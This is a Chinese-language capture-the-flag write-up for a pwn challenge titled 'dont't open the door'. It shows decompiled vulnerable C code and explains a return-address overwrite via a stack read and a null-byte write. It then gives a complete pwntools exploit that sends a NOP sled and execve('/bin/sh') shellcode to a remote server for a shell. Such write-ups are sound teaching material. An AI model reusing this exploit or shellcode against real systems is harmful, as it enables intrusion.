
dont't open the door

保护机制



啥都没开，非常不错

代码分析

```
1  __int64 open_the_door()
2  {
3    __int64 result; // rax
4    int v1; // [rsp+8h] [rbp-A8h] BYREF
5    int v2; // [rsp+Ch] [rbp-A4h] BYREF
6    char buf[160]; // [rsp+10h] [rbp-A0h] BYREF
7    void *retaddr; // [rsp+B8h] [rbp+8h]
8
9    puts("Mom hasn't come back, can't open the door");
10   puts("Where is the rabbit's home:");
11   __isoc99_scanf("%d", &v1);
12   retaddr = *(void **)&buf[v1];
13   puts("Where can you find rabbit's mother:");
14   read(0, buf, 0xA0uLL);
15   v1 = strlen(buf);
16   puts("How many moms did you find:");
17   __isoc99_scanf("%d", &v2);
18   v2 += v1;
19   result = v2;
20   buf[v2] = 0;
21   return result;
22 }
```

可以发现我们可以把栈上的任意一个内容拷贝到返回地址，然后读入xa0大小到栈，结合没开nx，我们可以用shellcode，接着还可以把栈上任意一个字节变成0，所以思路是把rbp位置的栈地址复制到返回地址，然后将返回地址的最后一个字节变成0，那么返回地址就有概率变成buf的地址，接着在shellcode前面填充nop，增大触发概率，这样就可以了

exp：

```
from pwn import*
from time import*
context(log_level = 'debug', arch = 'amd64', os = 'linux')
shellcode=asm(shellcraft.sh())
sh='''
```

```
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
```

```
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
push 0x68
mov rax,0x732f2f2f6e69622f
push rax
mov rdi,rsp
push 0x1010101^0x6873
xor dword ptr [rsp],0x1010101
xor esi,esi
push rsi
push 8
pop rsi
add rsi,rsp
push rsi
mov rsi,rsp
xor edx,edx
push 59
pop rax
syscall
'''
sh=asm(sh)
print(len(sh))
sh=sh.ljust(0xa0,b'a')
#p=process('./door')
p=remote('101.42.48.14',8090)
#sleep(5)
p.recvuntil('home:\n')
p.sendline(str(0xa0))
p.recvuntil('mother:\n')
p.send(sh)
p.recvuntil('find:')
p.sendline(str(2))
p.interactive()
```